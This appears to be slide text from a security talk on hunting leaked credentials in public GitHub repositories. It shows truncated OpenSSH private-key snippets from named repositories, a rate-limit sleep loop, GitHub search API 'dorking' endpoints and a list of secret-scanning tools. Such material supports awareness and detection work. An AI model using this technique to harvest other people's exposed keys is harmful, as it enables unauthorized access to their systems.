☆ Star

-----BEGIN OPENSSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwA
AAAdzc2gtcnNhAAAAAwEAAQAAAYEA2xc0Kg2gN1ol...

☆ 1 · Updated on 17 янв. 2022 г.

[csw2001/csw](#)

☆ Star

-----BEGIN OPENSSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwA
AAAdzc2gtcnNhAAAAAwEAAQAAAYEAuAd+HaqYZ7D5...

☆ 1 · Updated on 16 сент. 2021 г.

[Neuerz/1](#)

☆ Star

-----BEGIN OPENSSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwA
AAAdzc2gtcnNhAAAAAwEAAQAAAYEAp475GbCtgl2z...

☆ 1 · Updated on 25 сент. 2021 г.

[ovshen/stairs](#)

☆ Star


-----BEGIN OPENSSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwA
AAAdzc2gtcnNhAAAAAwEAAQAAAYEAYOH9hCuZglwJ...

☆ 1 · Updated on 22 авг. 2021 г.

[Neuerz/2](#)

☆ Star




and many other auth types ...



/ RATE LIMIT ABUSE

phd12

```
sleep_time = reset_time - current_time + 1
stderr.write(
    'GitHub Search API rate limit reached. Sleeping for %d seconds.\n\n'
    % (sleep_time))
time.sleep(sleep_time)
```



/ HOW TO FIND

phd 12

▷ DORKING

/search/code?q={query}

/search/commits?q={query}

/search/issues?q={query}

/search/repositories?q={query}

/search/issues?q={query}


/search/repositories?q={query}

/search/topics?q={query}

&per_page

&sort

&order



/ TOOLS

phd12

[gitleaks](#) ★ 12.k


[git-secrets](#) ★ 11k

[detect-secrets](#) ★ 3k

[stegcloak](#) ★ 2.9k

